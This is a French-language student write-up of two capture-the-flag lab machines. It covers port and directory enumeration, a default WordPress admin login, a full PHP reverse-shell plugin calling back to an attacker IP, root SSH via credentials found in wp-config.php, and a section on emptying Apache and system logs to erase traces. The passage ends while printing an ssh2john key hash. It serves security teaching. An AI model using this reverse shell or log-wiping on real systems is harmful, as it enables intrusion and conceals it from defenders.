Toutes mes résolutions de CTF

Voici le compte rendu des différentes résolutions de CTF de BOUGHLEM Bilel et d'adresse mail b.boughlem@rt-iut.re :

Machine 1


1.1 - Obtention du premier flag

Nous obtenons l'adresse IP de la machine sur l'interface d'identification de celle-ci, puis effectuons un Nmap pour découvrir les différents services qui tournent sur cette machine au moyen de la commande *nmap 192.168.1.11* :

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 22:11 +04
Nmap scan report for 192.168.1.11
Host is up (0.0020s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
110/tcp open  pop3
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds
993/tcp open  imaps
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 4.37 seconds
```

Nous avons donc des associations port/service qui sont toutes des pistes pour l'obtention de privilèges sur la cible.


Tentons d'accéder au serveur web :




Il y a seulement cette page, analyser le code source et les trames de cette page ne s'est pas révélé fructifiant.. Une autre piste plausible serait un répertoire caché, tentons donc de tester la majorité des ressources connues sur ce serveur web en utilisant l'outil gobuster grâce à la commande *gobuster dir -u http://192.168.1.11 -w /usr/share/dirb/wordlists/common.txt* :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.11 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 284]
/.htaccess           (Status: 403) [Size: 289]
/.htpasswd           (Status: 403) [Size: 289]
/cgi-bin/            (Status: 403) [Size: 288]
/index.html          (Status: 200) [Size: 195]
/index               (Status: 200) [Size: 195]
/LICENSE             (Status: 200) [Size: 35147]
/hacking             (Status: 200) [Size: 616848]
/robots.txt          (Status: 200) [Size: 37]
/robots              (Status: 200) [Size: 37]
/server-status       (Status: 403) [Size: 293]
/upload              (Status: 301) [Size: 313] [--> http://192.168.1.11/upload/]
/wordpress           (Status: 301) [Size: 316] [--> http://192.168.1.11/wordpress/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

En explorant ces nombreuses pages et leurs encore plus nombreuses ressources découvertes au moyen de la commande *dirb http://192.168.1.11*, nous décidons de nous attarder sur cette page intéressante :



La page de connexion donc, pour wordpress, nous tentons alors plusieurs combinaisons de login et de mot passe génériques et finalement parvenons à nous connecter en tant que admin de mot de passe admin :




Nous recherchons la page mais aucun flag, il faudra donc utiliser la fonctionnalité d'ajouts de plugin pour faire un reverse shell sur la cible !

Nous créons un plugin et lui ajoutons ce code BOUGHLEM_Bilel_Reverse.php contenu dans un fichier zip (sachant qu'un hackeur dans l'illégalité ne mettra pas son nom dans un nom de fichier mais nous sommes heureusement dans la légalité) :

```php
<?php
$ip = '192.168.1.15';   // Adresse IP de la machine attaquante
$port = 6666;           // Port d'écoute sur la machine attaquante

// Vérification et création du socket

if (($sock = @fsockopen($ip, $port))) {
        // Redirection des flux stdin, stdout et stderr vers le socket
        $pipes = [
        ['pipe', 'r'], // STDIN
        ['pipe', 'w'], // STDOUT
        ['pipe', 'w']  // STDERR
        ];

        // Lancer le shell avec proc_open
        $process = @proc_open('/bin/sh', $pipes, $streams);
        if (is_resource($process)) {
        // Lire et écrire entre le processus et le socket
        while (!feof($sock) && !feof($streams[1])) {
        fwrite($streams[0], fread($sock, 2048));
        fwrite($sock, fread($streams[1], 2048));
        }

        // Fermer les flux et le processus
        fclose($streams[0]);
        fclose($streams[1]);
        fclose($streams[2]);
        proc_close($process);
        }

        // Fermer le socket
        fclose($sock);
} else {
        error_log("Connexion au serveur $ip:$port impossible.");
}
?>
```

Et voici le plugin créé :



Mais il y a une erreur à l'activation ?!


C'est normal, la version du php du serveur doit sans doute être ancienne, nous devons donc changer cette syntaxe :

```
$pipes = [
        ['pipe', 'r'], // STDIN
        ['pipe', 'w'], // STDOUT
        ['pipe', 'w']  // STDERR
];
```


En ceci :

```
$pipes = array(
        array('pipe', 'r'), // STDIN
        array('pipe', 'w'), // STDOUT
        array('pipe', 'w')  // STDERR
);
```

Et voilà qui est beaucoup mieux :



Puis mettons notre machine attaquante en écoute sur son port 6666 grâce à la commande *nc -lvnp 6666* :



Et nous obtenons donc un shell avec l'utilisateur www-data :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.11] 39872
whoami
www-data
```

La commande script /dev/null -qc /bin/bash est bien pratique puisqu'elle permet d'avoir un environnement propre dans notre terminal ou plutôt pseudo-terminal sans message d'introduction. Cela rend plus rapide l'exploration du système jusqu'à la découverte du fichier flag.txt :

```
script /dev/null -qc /bin/bash
```

Effectuons donc une recherche dans tout le système au moyen de la commande *sudo find / -name "flag.txt" 2>/dev/null* en cachant les messages d'erreurs qui seraient bien trop nombreux et camouflent une potentielle découverte :

```
www-data@rt001:/var/www/wordpress/wp-admin$ sudo find / -name "flag.txt" 2>/dev/null
/home/wpadmin/flag.txt
```

Et bingo, avons-nous les droits nécessaires pour le lire ?

```
www-data@rt001:/var/www/wordpress/wp-admin$ cd /home/wpadmin
www-data@rt001:/home/wpadmin$ ls -l
total 4
-rw-r--r-- 1 wpadmin wpadmin 33 Nov 30  2018 flag.txt
```

Le dernier r signifie que nous possédons les droits de lecture sur le fichier, lisons le donc :

```
www-data@rt001:/home/wpadmin$ cat flag.txt
fd9ab41e47a9ef4f6477a8a000bf404f
```

Le flag est donc fd9ab41e47a9ef4f6477a8a000bf404f.

1.2 - Obtention du second flag

Comment pourrions nous devenir super-utilisateur à partir de nos droits actuels ?

Nous observons les fichiers de configuration majeurs de wordpress et finissons par trouver ce fichier wp-config.php, les identifiant et mot de passe utilisés pour la connexion mysql sont en clair ce qui nous permet de les récupérer :

```
www-data@rt001:/var/www/wordpress$ cat wp-config.php
www-data@rt001:/var/www/wordpress$
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'MySecurePass!');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/** */
define('WP_HOME','/wordpress/');
define('WP_SITEURL','/wordpress/');
/**#@+
```

Ces identifiants nous permettent d'ouvrir une session ssh avec root :

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.1.11
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
ECDSA key fingerprint is SHA256:+ODdJgfptUyyVzKI9wDm804SlXxzmb4/BiKsHCnHGeg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.11' (ECDSA) to the list of known hosts.


root@192.168.1.11's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Nov 24 03:40:53 EST 2024

  System load:  0.0               Processes:           137
  Usage of /:   30.6% of 7.21GB   Users logged in:     1
  Memory usage: 21%               IP address for eth0: 192.168.1.11
  Swap usage:   0%                IP address for virbr0: 192.168.122.1

  Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Nov 24 03:39:43 2024
root@rt001:~#
```

Et avec la même commande *sudo find / -name "flag.txt" 2>/dev/null*, nous pouvons rechercher tous les flag.txt du système en masquant les erreurs :

```
root@rt001:~# sudo find / -name "flag.txt" 2>/dev/null
/root/flag.txt
/home/wpadmin/flag.txt
```

Et il y a effectivement un second flag.txt situé dans le dossier root…

Rien ne devrait nous empêcher de le lire :

```
root@rt001:~# ls -l
total 8
----------  1 root root   33 Nov 30  2018 flag.txt
drwxr-xr-x 8 root root 4096 Jan 29  2015 vmware-tools-distrib
root@rt001:~# cat flag.txt
1be7b0f4a6b5074153612c90a0016e13
```

Le second flag est donc 1be7b0f4a6b5074153612c90a0016e13.

1.3 - Suppression des traces

Les fichiers contenant des traces étaient vierges avant nos manipulations, ce qui signifie qu'il est simplement possible de vider ces fichiers de leur contenu au moyen de la commande *echo -n > fichier*. A noter également que la commande *ls -lt* affiche la date de dernière modification des fichiers du répertoire sur lequel elle est exécutée et trie les dits fichiers par date de dernière modification.

En ce qui concerne le serveur web.

Nous vidons les fichiers /var/log/apache2/access.log et /var/log/apache2/error.log.

En ce qui concerne le système.

Nous vidons les fichiers /var/log/syslog, /var/log/kern.log et /var/log/auth.log.

Nous supprimons évidemment le plugin de reverse shell qui est la trace majeure et la plus facile à trouver de la machine.

Nous avons donc obtenu les deux flags puis supprimé les traces d'intrusion ou même d'activité suspecte (nmap et gobuster par exemple) sur la machine cible.

Machine 2


2.1 - Obtention du premier flag

L'adresse IP affichée est en 10.210, une adresse IP privée certes, mais qui ne fait pas partie du même réseau que la machine attaquante. Trouvons donc l'adresse IP de la machine cible en affichant toutes les adresses IP du réseau avec la commande *nmap 192.168.1.0/24* :

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 14:43 +04
Nmap scan report for 192.168.1.1
Host is up (0.0054s latency).
Not shown: 900 filtered tcp ports (no-response), 97 closed tcp ports (conn-refused)
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.1.10
Host is up (0.000031s latency).
All 1000 scanned ports on 192.168.1.10 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.1.12
Host is up (0.0080s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
5000/tcp open  upnp
5001/tcp open  commplex-link
7000/tcp open  afs3-fileserver

Nmap scan report for 192.168.1.14
Host is up (0.0013s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Nmap scan report for 192.168.1.18
Host is up (0.015s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
2222/tcp open  EtherNetIP-1
5000/tcp open  upnp
7000/tcp open  afs3-fileserver
8080/tcp open  http-proxy

Nmap done: 256 IP addresses (5 hosts up) scanned in 39.54 seconds
```

La seule machine qui nous intéresse est 192.168.1.14. Nous découvrons trois services qui tournent, le SSH nécessaire dans le cadre du CTF, un service HTTP à explorer et un service ELITE à explorer.

Débutons par le service HTTP, nous tentons d'accéder à la page web :




Sachant que les trames et le code source de comportent pas d'informations suspectes, il faudra donc tenter de trouver des ressources cachées au moyen de la commande *gobuster dir -u http://192.168.1.14 -w /usr/share/dirb/wordlists/common.txt* :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.14 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.14
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Mais aucun résultat, et après s'etre attardé quelques temps à essayer de trouver une piste, il faudra se mettre à l'idée que c'est une perte de temps de s'attarder trop longtemps sur le service HTTP.

Attaquons nous donc au service ELITE en tentant d'y accéder :



Tout fonctionne à l'exception du fait qu'aucun contenu n'est proposé, comme s'il manquait un fichier index par exemple. Mais cela ne nous empêche pas d'exécuter l'habituelle commande *gobuster dir -u http://192.168.1.14 -w /usr/share/dirb/wordlists/common.txt* pour justement tenter de trouver des ressources cachées :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.14:31337 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.14:31337
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.bash_history        (Status: 200) [Size: 26]
/.bashrc              (Status: 200) [Size: 3526]
/.profile             (Status: 200) [Size: 675]
/.ssh                 (Status: 200) [Size: 43]
/robots.txt           (Status: 200) [Size: 70]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Tentons d'abord d'analyser le contenu de ces sous-répertoires avec la commande *curl http://192.168.1.14:31337/.bash_history* :

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.1.14:31337/.bash_history

read_message
exit
whoami
```


Rien de bien intéressant… Continuons avec *curl http://192.168.1.14:31337/.bashrc* :

La page retourne un fichier .bashrc classique ce qui ne semble pas être une piste, continuons avec *curl http://192.168.1.14:31337/.profile* :

Mais toujours rien d'intéressant, attaquons nous à présent à la suite avec *curl http://192.168.1.14:31337/.ssh* :

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.1.14:31337/.ssh
['id_rsa', 'authorized_keys', 'id_rsa.pub']
```

Voilà qui est plus intéressant, tentons de creuser ces pistes :



Le premier fichier obtenu est une clé privée chiffrée avec un mot de passe, tentons de récupérer ce mot de passe au moyen de la commande *ssh2john /home/kali/Downloads/id_rsa > id_rsa.txt* :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh2john /home/kali/Downloads/id_rsa > id_rsa.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ cat id_rsa.txt
```


```
/home/kali/Downloads/id_rsa:$sshng$1$16$BD8515E8D3A10829A4D710D5AFAC64AB$1200$14263d0033562faef4dab3f7bc11b0cd248d5cca23b6e8b4bfde1a79fa363b45b3d27ef961c3802ae8f578d03a8671b9a8601a24a23b7b138d6771867fe
e896633919fdc93ae3e8273fb59afa770f414051c241c04f04fa560593b620656cbc931fe47e74bf842f2fd44997465c9f4c062a072e2b89b44b2583d592934373b6a5e44298721cdfd73218e14c491aa1554ee232bcae3db35974ebb32bc17498228a76f
3b02e17dd11087618e28927c08023e3dbfcd12f20390396c876b75e3cfc3904c713a69954bf3533fd8b1c8e5dcecd2f7e061cffe67f0fce2d5501546b9b124580fca74d5e460f59cbfe46c9303140f3e4955276ec9531d96c90a2f5875d541136fe5833c6
2a4b4ef9d6189c2ba98b834644eb8e7298f9ec1e602ce766c72b87ee0a9396d77abb30121445d2eeb2839e21b916ef02eb369bd1b09b3340c3cc07b10203d0a70789aaf49faa942928fbe601e5e7606bbbb70f94e5de82ca94b4aa14b63f4ee5c9ba0036c
b58381ad2cc521917b2eea2d80f0521ad7d322461b947f1dca4ed5123219e757b10b8002749fc7aa17b4f26fbed9fef6f66fd42ff31c1061a2678af675fe653c812af17e1b59dbb44984488b42743e8191ad4149f398fc0bec905d5e4220c002dcb51e0e5
4d4713119be16d5f04fad07fcc334450a5ae1f6fb876550403893288cb2864d51c808ce16ee17b14afa50f1c9b8ecb1c446e9f0c51029a9862a83fa37a5d82f9b40ae1d385db73a863021bc7f5c511aed53514e793300d4018b810b185b1ce2e66cf5ca27
25f6fd4f7117ad12635fd8cad1a6e626d853777c1b8996b5d271b0844cd750254fbe1d63fad6e7eb11e576ca8473846364b9d799a94127a0f1813c67db83b3cb5fb2d02b327045071bb6f78d350cbe536cd1508007b6095196077653f08cc7803a4952788
d0c82c99e30e5eb4be2d9ce806ad20ce69b955ad619e31518019c380430d7b529553e419cb53b6274c894ff55a29e304f34b8e3f7cff4379141a6ce018cda00ab5c3c1b00a7d0cd4a7ca544747d94f4a46ae0b29ae9588b42bd47f299bf0ccdd9950faab3
09f602b6c932514eb0a50ac41fbac0db8e1acce6c2fc7945ba560501098d762960b93369a2ee133135cd15f1c0baadc364bebb44992cdb188928add751b5ee14fd102297c79c39e3248942281543c5c5162c2a4045623c3ac638a8463f0e50eedda5376f7
2bff8b7729dd0df6dbede762e0e2686fb0346d276515f3a1491966c9e4a015ee68153bc801ebcbd298779e182293b0c42e4427144ff1738f673ed7216190c9ea27c4c5be564cef171c265bf9b8dfd415f79002924df4597a8c1b73e81f0036711af1dcf53
f01df486e8e5d385023cc5e5551fd7e7f9bd23486764a22e443b091f5c1a67e0898fa23ddd3e4629429390cc992d47fea66cd16cbc1dc8db947be4134da9e8f12c8af6b30b96d8685f109415ea05dd0d5b34e57c0966d708b825dace0139b30453d0787f3
48c1d46bd2e95f3f0b42fbfbe0bd269c3277264f36fa042e93a3f885a4ddd37308f5e719f14074bbc4771fdaf301862bdf5ab661b668d377a73244450bd0da133e0fde13060ae184ad0f2db97dc8d3b84e646b66f014c9030a4289facba71d66c84838933
e0e86f5a4e5c2fda95f123f8f13d1a0685c7b546451dae8a04d529a15f10321c88
```

